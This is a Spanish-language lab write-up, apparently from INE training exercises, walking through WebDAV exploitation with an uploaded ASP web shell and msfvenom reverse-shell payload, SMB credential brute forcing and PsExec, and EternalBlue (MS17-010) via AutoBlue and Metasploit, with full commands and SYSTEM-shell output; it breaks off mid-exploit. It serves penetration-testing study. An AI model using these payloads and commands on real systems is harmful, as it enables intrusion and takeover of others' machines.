For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

# demo.ine.local - /webdav/

---

[\[To Parent Directory\]](#).

1/2/2021 12:53 PM	13 <a href="#">AttackDefense.txt</a>
1/2/2021 12:53 PM	168 <a href="#">web.config</a>

---

Una vez accedemos al directorio de /webdav/ podemos ver que existen dos archivos, pero... ¿para qué servía un servidor WebDAV? Recordemos que se puede, subir, descargar archivos de este directorio, así como eliminar archivos desde este directorio.  
¿Cómo hacemos esto? Con

la herramienta davtest:

```

└─(root@INE)-[~]
└─# davtest -url http://demo.ine.local/webdav/ -auth bob:password_123321
*****
Testing DAV connection
OPEN      SUCCEED:          http://demo.ine.local/webdav
*****
NOTE     Random string for this session: _FiTGMJPnw6L
*****
Creating directory
MKCOL    SUCCEED:          Created http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L
*****
Sending test files
PUT      cgi    SUCCEED:    http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.cgi
PUT      jhtml   SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.jhtml
PUT      txt     SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.txt
PUT      jsp     SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.jsp
PUT      asp     SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.asp
PUT      html    SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.html
PUT      cfm     SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.cfm
PUT      shtml   SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.shtml
PUT      pl      SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.pl
PUT      php     SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.php
PUT      aspx    SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.aspx
*****
Checking for test file execution
EXEC    cgi    FAIL
EXEC    jhtml   FAIL
EXEC    txt     SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.txt
EXEC    txt    FAIL
EXEC    jsp    FAIL
EXEC    asp     SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.asp
EXEC    asp    FAIL
EXEC    html    SUCCEED:   http://demo.ine.local/webdav/DavTestDir__FiTGMJPnw6L/davtest__FiTGMJPnw6L.html
EXEC    html   FAIL
EXEC    cfm    FAIL

```

Una vez ejecutada, nos dirá que archivos fueron subidos o que archivos se pueden ejecutar en el servidor webdav.

Como podemos ha intentado subir varios archivos con diferentes extensiones, pero solo 3 archivos fueron ejecutados con éxito en el servidor webdav.

Vemos que ha ejecutado una extensión .asp con éxito. Esto significa que podemos generar un payload .asp o también podemos utilizar un asp web shell para obtener algún tipo de ejecución de comandos en el objetivo.

Ahora vamos a utilizar otra herramienta llamada Cadaver que nos permitirá ejecutar, eliminar, subir archivos, modificarlos, etc.

```

└─(root@INE)-[~]
└─# cadaver http://demo.ine.local/webdav
Authentication required for demo.ine.local on server `demo.ine.local':
Username: bob
Password:
dav:/webdav> ls
Listing collection `/webdav/': succeeded.
Coll:  DavTestDir__FiTGMJPnw6L          0 Jul 10 23:36
        AttackDefense.txt                13 Jan  2 2021
        web.config                      168 Jan  2 2021
dav:/webdav> []

```

Bien, una vez que tengamos acceso, vamos a cargar nuestra shell web. Tenemos que buscar una shell o descargar una por Github, pero en nuestro caso ya tenemos en Kali por defecto shells. La subimos con put /ruta/hacia/las/shells.asp

```
[root@INE ~]
# cadaver http://demo.ine.local/webdav
Authentication required for demo.ine.local on server `demo.ine.local':
Username: bob
Password:
dav:/webdav> ls
Listing collection `/webdav/': succeeded.
    AttackDefense.txt          13 Jan  2 2021
    web.config                  168 Jan  2 2021
dav:/webdav> put //usr/share/webshells/asp/webshell.asp
Uploading //usr/share/webshells/asp/webshell.asp to `/webdav/webshell.asp':
Progress: [=====] 100.0% of 1362 bytes succeeded.
dav:/webdav>
```

Bien, ahora recargamos la página y podemos ver que se ha subido una shell.

## demo.ine.local - /webdav/

[\[To Parent Directory\]](#)

1/2/2021 12:53 PM	13 <a href="#">AttackDefense.txt</a>
1/2/2021 12:53 PM	168 <a href="#">web.config</a>
7/10/2025 6:34 PM	1362 <a href="#">webshell.asp</a>

Entramos en la shell y dentro ya podemos ejecutar los comandos que queramos (recordemos que es un dispositivo Windows)

Dir C:\

Vemos que tenemos en el directorio C:\ una flag, como la conseguimos? Type

C:\flag.txt

```
For quick access, please your documents here or the documents you want to manage documents.
```

Run

\\\DOTNETGOAT\\bobdemo.ine.local

**The server's port:**  
80

**The server's software:**  
Microsoft-IIS/10.0

**The server's local address:**  
10.2.17.181 Volume in drive C has no label.  
Volume Serial Number is 9E32-0E96

Directory of C:\\

11/14/2018 06:56 AM

EFI		
01/02/2021 01:01 PM		32 flag.txt
10/27/2020 06:45 AM		
inetpub		
05/13/2020 05:58 PM		

\\\DOTNETGOAT\\bobdemo.ine.local

**The server's port:**  
80

**The server's software:**  
Microsoft-IIS/10.0

**The server's local address:**  
10.2.17.1810cc175b9c0f1b6a831c399e269772661

Ya tenemos la flag

# Explotación de WebDAV con Metasploit

Escaneamos para comprobar que el servicio webdav está activo.

```
$sudo nmap -Pn -sS -sV --script=http-enum <target.ine.local> -vvv
```

Entramos con las credenciales a <http://demo.ine.local/webdav/>

Si no las tenemos, hacemos fuerza bruta con Hydra ¿Cómo?

```
$sudo hydra -L /usr/share/wordlist/common_user.txt -P  
/usr/share/wordlist/common_password.txt <target.ine.local> http-get </directorio/>
```

Bien, ahora vamos a generar con otra herramienta un payload mediante msfvenom

```
$sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=<target_ip> -LPORT=1234 -f  
asp > meterpreter.asp
```

```
[root@INE ~]# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.37.3 LPORT=1234 -f asp > shell_webdav.asp  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of asp file: 38035 bytes
```

Se generó en 32 bits. ¿Por qué? Porque si no está familiarizado o si no está seguro de qué arquitectura está usando el sistema operativo objetivo, funcionará de cualquier manera, independientemente si es de 32 bits o de 64 bits.

Ahora vamos a utilizar Cadaver para subir este payload

```
$sudo cadaver http://demo.ine.local/directorio
```

```
Username: bob  
Password:  
dav:/webdav> ls  
Listing collection `~/webdav/': succeeded.  
    AttackDefense.txt          49 Jan 4 2021  
    web.config                 168 Jan 4 2021  
dav:/webdav> put /root/shell_webdav.asp  
Uploading /root/shell_webdav.asp to `~/webdav/shell_webdav.asp':  
Progress: [=====] 100.0% of 38035 bytes succeeded.  
dav:/webdav> █
```

Y ya lo tendríamos subida en la url <http://demo.ine.local/webdav/>

Bien, antes de ejecutarlo, necesitamos configurar un oyente o controlador que recibirá la conexión del sistema destino y luego ejecuta la shell dándonos la shell de meterpreter. Para hacer esto es muy fácil:

Primero, iniciamos el servidor postgresql. ¿Por qué? Porque la consola de Metasploit Framework requiere que se inicie la base de datos real de Metasploit Framework

Muy bien, para configurar nuestro controlador, podemos decir que se use un controlador múltiple ¿Cómo? Este es un módulo de Metasploit que esencialmente se usa para configurar un oyente para el payload malicioso que he creado.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Bien, como vemos dice “USANDO CONFIGURACIÓN DE CARGA generic/shell\_reverse\_tcp, pero nosotros habíamos generado una para nuestra shell maliciosa que era este payload windows/meterpreter/reverse\_tcp ¿Qué es lo que toca? En vez de usar este payload por “defecto” vamos a cambiarlo a por el nuestro

```
$set payload windows/meterpreter/reverse_tcp
```

```
$option
```

```
$set LHOST <nuestra ip>
```

```
$set LPORT <puerto que elegimos antes 1234>
```

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

```

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     yes            The listen address (an interface may be specified)
LPORT     4444           yes        The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > LHOST 10.10.37.3
[-] Unknown command: LHOST. Did you mean hosts? Run the help command for more details.
msf6 exploit(multi/handler) > set LHOST 10.10.37.3
LHOST => 10.10.37.3
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.37.3:1234

```

Bien, ahora está escuchando. ¿Qué es lo que falta? Una conexión real del payload ASP que hemos creado.

Le damos click y ya se nos abre la sesión de meterpreter:

```

[*] Started reverse TCP handler on 10.10.37.3:1234
[*] Sending stage (176198 bytes) to 10.2.29.61
[*] Meterpreter session 1 opened (10.10.37.3:1234 → 10.2.29.61:49887) at 2025-07-11 04:53:18 +0530

meterpreter > 

```

```

meterpreter > sysinfo
Computer       : AD-IIS
OS             : Windows Server 2019 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 

```

```

meterpreter > shell
Process 1852 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system

c:\windows\system32\inetsrv>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 3:

Connection-specific DNS Suffix . : eu-central-1.compute.internal
Link-local IPv6 Address . . . . . : fe80::50c2:7ab2:da6a:b183%8
IPv4 Address. . . . . : 10.2.29.61
Subnet Mask . . . . . : 255.255.240.0
Default Gateway . . . . . : 10.2.16.1

c:\windows\system32\inetsrv>

```

Ahora vamos a utilizar otra técnica. Esto implica utilizar un módulo de Metasploit que nos permite automatizar todo este proceso:

Primero buscamos un exploit llamado iis upload

Y en nuestro caso hemos visto que se pueden subir archivos .asp lo cual queremos hacer:

Utilizamos el exploit número 1 y lo configuramos como viene abajo:

```

msf6 > search iis upload
Matching Modules
=====
#  Name
0  exploit/windows/scada/advantech_webaccess_dashboard_file_upload
1  exploit/windows/iis/iis_webdav_upload_asp
2  exploit/windows/http/umbraco_upload_aspx

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/umbraco_upload_aspx

msf6 > use 1
sh[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_upload_asp) > show options

Module options (exploit/windows/iis/iis_webdav_upload_asp):
=====
Name          Current Setting  Required  Description
HttpPassword      no           The HTTP password to specify for authentication
HttpUsername     no           The HTTP username to specify for authentication
METHOD        move          yes        Move or copy the file on the remote system from .txt → .asp (Accepted: move, copy)
PATH          /metasploit%RAND%.asp
Proxies          no           A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS         yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80           yes        The target port (TCP)
SSL            false         no           Negotiate SSL/TLS for outgoing connections
VHOST          no           HTTP server virtual host

```

```

View the full module info with the info, or info -d command.

msf6 exploit(windows/iis/iis_webdav_upload_asp) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set HttpPassword password_123321
HttpPassword => password_123321
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set HttpUsername bob
HttpUsername => bob
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set PATH /webdav/metasploit.asp
PATH => /webdav/metasploit.asp
msf6 exploit(windows/iis/iis_webdav_upload_asp) > exploit
[-] Unknown command: exploit. Did you mean exploit? Run the help command for more details.
msf6 exploit(windows/iis/iis_webdav_upload_asp) > exploit

[*] Started reverse TCP handler on 10.10.37.3:4444
[*] Checking /webdav/metasploit.asp
[*] Uploading 610310 bytes to /webdav/metasploit.txt ...
[*] Moving /webdav/metasploit.txt to /webdav/metasploit.asp ...
[*] Executing /webdav/metasploit.asp ...
[*] Deleting /webdav/metasploit.asp (this doesn't always work) ...
[*] Sending stage (176198 bytes) to 10.2.29.61
[*] Meterpreter session 1 opened (10.10.37.3:4444 → 10.2.29.61:49904) at 2025-07-11 05:01:12 +0530

meterpreter > shell
Process 4772 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system

```

Una vez tengamos acceso, eliminamos los payload que hayamos cargado en la página. (se hace por defecto en Metasploit), pero desde Cadaver hay que eliminarlo de la siguiente manera:

```

dav:/webdav/> help
Available commands:
  ls      cd      pwd      put      get      mget      mput
  edit    less    mkcol    cat      delete   rmcol    copy
  move    lock    unlock   discover  steal    showlocks version
  checkin checkout uncheckout history  label    propnames chexec
  propget propdel propset   search   set      open     close
  echo    quit    unset    lcd     lls     lpwd     logout
  help    describe about
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/webdav/> delete shell.asp
Deleting `shell.asp': succeeded.
dav:/webdav/> ls

```

## Explotación SMB con PsExec

Primero de todo, empezaremos con un reconocimiento activo como es nmap.

```
$sudo nmap -sVC demo.ine.local
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-11 05:48 IST
Nmap scan report for demo.ine.local (10.2.23.233)
Host is up (0.0037s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=EC2AMAZ-408S766
| Not valid before: 2025-07-10T00:14:36
|_Not valid after: 2026-01-09T00:14:36
|_ssl-date: 2025-07-11T00:19:00+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: EC2AMAZ-408S766
|   NetBIOS_Domain_Name: EC2AMAZ-408S766
|   NetBIOS_Computer_Name: EC2AMAZ-408S766
|   DNS_Domain_Name: EC2AMAZ-408S766
|   DNS_Computer_Name: EC2AMAZ-408S766
|   Product_Version: 10.0.14393
|_  System_Time: 2025-07-11T00:18:52+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
| smb2-time:
|   date: 2025-07-11T00:18:56
|_  start_date: 2025-07-11T00:14:35

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 15.74 seconds
```

Esto significa que nos podemos autenticar con este sistema a través PsExec.

El siguiente paso, por supuesto, implicará realizar fuerza bruta, y esto se puede automatizar mediante un módulo de metasploit:

```
msf6 > search smb login
```

```
msf6> options
```

Configuramos:

\$set RHOSTS <target\_ip>

\$set PASS\_FILE /usr/share/metasploit-framework/data/wordlist/common\_password.txt

\$set USERNAME\_FILE /usr/share/metasploit-framework/data/wordlist/common\_user.txt

\$set VERBOSE false

\$set SMBDomain (si pertenece a algún dominio, pero en este caso, no)

Module options (auxiliary/scanner/smb/smb_login):			
Name	Current Setting	Required	Description
ABORT_ON_LOCKOUT	false	yes	Abort the run when an account lockout is detected
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BULK_PASSWORDS	false	no	Try all users in the current database to all hosts
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	false	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
DETECT_ANY_AUTH	false	no	Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN	false	no	Detect if domain is required for the specified user
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/common_passwords.txt	no	File containing passwords, one per line
PRESERVE_DOMAINS	true	no	Respect a username that contains a domain name.
Proxies		no	A proxy chain of format type:host:port[,type:host:port][,...]
RECORD_GUEST	false	no	Record guest-privileged random logins to the database
RHOSTS	10.10.41.2	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> .
PORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/common_users.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

En mi caso tuve que cambiar la lista de contraseñas porque en la anterior que puse no me salió ninguna credencial con éxito, pero bueno aquí las tenemos:

```
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 10.2.23.233:445      - 10.2.23.233:445 - Success: '.\sysadmin:samantha'
[*] 10.2.23.233:445      - 10.2.23.233:445 - Success: '.\demo:victoria'
[*] 10.2.23.233:445      - 10.2.23.233:445 - Success: '.\auditor:elizabeth'
[*] 10.2.23.233:445      - 10.2.23.233:445 - Success: '.\administrator:qwertyuiop' Administrator
[*] demo.ine.local:445    - Scanned 1 of 1 hosts (100% complete)
[*] demo.ine.local:445    - Bruteforce completed, 4 credentials were successful.
[*] demo.ine.local:445    - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > 
```

Bien, ahora vamos a usar PsExec para crear una shell interactiva:

```

└─[root@INE]─[/usr/share/doc/python3-impacket/examples]
# python3 psexec.py Administrator@demo.ine.local cmd.exe
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Requesting shares on demo.ine.local.....
[*] Found writable share admin
[*] Uploading file bkAqmGuc.exe
[*] Opening SVCManager on demo.ine.local.....
[*] Creating service wnvE on demo.ine.local.....
[*] Starting service wnvE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . : eu-central-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::c813:e9e8:e27:fb0%4
    IPv4 Address . . . . . : 10.2.23.233
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . : 10.2.16.1

Tunnel adapter isatap.eu-central-1.compute.internal:

```

Bien, si queremos extender este ataque para proporcionar esencialmente con una sesión de meterpreter, podemos utilizar un módulo de Metasploit directamente:

Search psexec y buscamos este exploit. Esto permitirá autenticarse en el sistema destino a través de PsExec y luego cargará un payload de meterpreter, lo que nos proporcionará una sesión de meterpreter.

```

23 auxiliary/scanner/smb/psexecloggedin_users . normal No Microsoft Windows Authenticated Logged In Users Enumeration
24 exploit/windows/smb/psexec 1999-01-01 manual No Microsoft Windows Authenticated User Code Execution
25   \_ target: Automatic
26   \_ target: PowerShell
27   \_ target: Native upload

```

NOTA: tenemos que tener cuidado con este payload malicioso debido a que lo puede detectar el antivirus. En cambio, usando el psexec.py mediante credenciales correctas no corremos ningún “peligro” aunque no se si es la palabra adecuada.

Bien, pasemos a configurar este módulo:

```
msf6 auxiliary(scanner/smb/smb_login) > use 24
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > options
```

Como veis se asigna por defecto el payload de meterpreter de 32 bits.

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass qertyuiop
SMBPass => qertyuiop
msf6 exploit(windows/smb/psexec) > █
```

```
meterpreter > sysinfo
Computer : EC2AMAZ-408S766
OS : Windows Server 2016 (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 0
Meterpreter : x86/windows
meterpreter > █
```

```
[*] Sending stage (176198 bytes) to 10.2.23.233
[*] Meterpreter session 1 opened (10.10.41.2:4444 → 10.2.23.233:49849) at 2025-07-11 06:34:04 +0530

meterpreter > shell
Process 1028 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
EC2AMAZ-408S766

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : eu-central-1.compute.internal
Link-local IPv6 Address . . . . . : fe80::c813:e9e8:e27:fb0%4
IPv4 Address . . . . . : 10.2.23.233
Subnet Mask . . . . . : 255.255.240.0
Default Gateway . . . . . : 10.2.16.1

Tunnel adapter isatap.eu-central-1.compute.internal:
```

*NOTA: esta técnica particular de ataque o explotación está utilizando credenciales legítimas. Entonces, el único aspecto malicioso de este módulo en particular es el hecho de que es una carga maliciosa*

## Explotación de la vulnerabilidad SMB de Windows MS17-010 (Eternablu)

# Tools & Environment

- AutoBlue-MS17-010: <https://github.com/3ndG4me/AutoBlue-MS17-010>
- Target system: Windows Server 2008 R2
- Penetration Testing distribution: Kali Linux



Bien, vamos a empezar como siempre, realizando un escaneo de puertos abiertos y los servicios que se están ejecutando en el pc objetivo. En este caso nos centraremos el puerto SMB 445.

```
$sudo nmap -sV -p445 -O <target_ip>
```

Para detectar o identificar si este dispositivo es vulnerable al exploit de Eternal Blue podemos utilizar un script de nmap que va a checkarlo por nosotros.

```
$sudo nmap -sV --script=smb-vuln-ms17-10 -p445 <target_ip>
```

```
└──(root@0xSpetsnaz)-[~]
  # nmap -sV -p445 --script=smb-vuln-ms17-010 192.168.1.18
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 10:03 EDT
Nmap scan report for 192.168.1.18
Host is up (0.0010s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:2C:1F:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: PC-OBJETIVO; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

Este exploit solo funcionará en sistemas con ejecutan SMBv1

¿Cuál es el siguiente paso?

Primero vamos a intentar explotarlo manualmente, y después lo haremos automáticamente mediante Metasploit Framework.

Nos vamos a descargar un repositorio llamado:

<https://github.com/3ndG4me/AutoBlue-MS17-010>

Una vez descargado, instalamos los repositorios de python necesarios (requirements.txt) y listo.

Ahora entramos a la carpeta de shellcode y ejecutamos el .sh que hay dentro:

1. Ejecutamos
2. Y
3. Nuestra dirección IP
4. LHOST 1234
5. LHOST 1234
6. 1
7. 1

Listo, esperamos a que se generen.

```
Eternal Blue Windows Shellcode Compiler
Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
192.168.1.17
LPORT you want x64 to listen on:
1234
LPORT you want x86 to listen on:
1234
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless) ...
msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.1.17 LPORT=1234
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin

Generating x86 cmd shell (stageless) ...

msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=192.168.1.17 LPORT=1234
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: sc_x86_msf.bin

MERGING SHELLCODE WOOOO!!!
DONE
```

Bien, una vez generado nuestra shell code. Vamos a configurar nuestro oyente con netcat

```
$sudo nc -nlvp 1234
```

Ahora tenemos que ir a la carpeta donde estan los .py de la carpeta anterior a shellcode, y le damos permisos al .py de eternablue correspondiente a nuestro windows, ya sea 7, 8 o 10. En nuestro caso estoy utilizando un Windows 7

```
└─(venv)─(root@0xSpetsnaz)─[~/EternalBlue/AutoBlue-MS17-010]
  # chmod +x eternalblue_exploit7.py
 永恒之蓝 AutoBlue-MS17-010 exploit code

└─(venv)─(root@0xSpetsnaz)─[~/EternalBlue/AutoBlue-MS17-010]
  # ls
  eternalblue_exploit10.py  eternalblue_exploit8.py  LICENSE      mysmb.py    requirements.txt  venv
  eternalblue_exploit7.py   eternal_checker.py    listener_prep.sh  README.md   shellcode       zzz_exploit.py

└─(venv)─(root@0xSpetsnaz)─[~/EternalBlue/AutoBlue-MS17-010]
  # python3 eternalblue_exploit7.py 192.168.1.18 shellcode/sc_x64.bin
 永恒之蓝 AutoBlue-MS17-010 exploit code

shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done

└─(venv)─(root@0xSpetsnaz)─[~/EternalBlue/AutoBlue-MS17-010]
  # |
```

```
$sudo python3 eternalblue_exploit7.py <target_ip> shellcode/sc_x64.bin
```

```
└─(kali㉿0xSpetsnaz)─[~]
  $ nc -nlvp 1234
  listening on [any] 1234 ...
  connect to [192.168.1.17] from (UNKNOWN) [192.168.1.18] 49160
  Microsoft Windows [Version 6.1.7601]
  Copyright (c) 2009 Microsoft Corporation. All rights reserved.

  C:\Windows\system32>whoami
  whoami
  nt authority\system

  C:\Windows\system32>hostname
  hostname
  Pc-Objetivo

  C:\Windows\system32>
```

Esto es el ataque de forma manual, pasemos al automático desde Metasploit Framework.

```
msf6> search eternablue
```

```
msf6 > search eternalblue
Matching Modules
=====
#  Name
-----[*] exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \_\_target: Automatic Target
```

Automáticamente utilizará windows de 64 bits, si fuera de 32 bits, lo cambiamos a msf6>set payload windows/meterpreter/reverse\_tcp

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

Modificamos las opciones:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.17:4444
[*] 192.168.1.18:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.18:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.18:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.18:445 - The target is vulnerable.
[*] 192.168.1.18:445 - Connecting to target for exploitation.
[+] 192.168.1.18:445 - Connection established for exploitation.
[+] 192.168.1.18:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.18:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.18:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.1.18:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.1.18:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.1.18:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.18:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.18:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.18:445 - Starting non-paged pool grooming
[+] 192.168.1.18:445 - Sending SMBv2 buffers
[+] 192.168.1.18:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
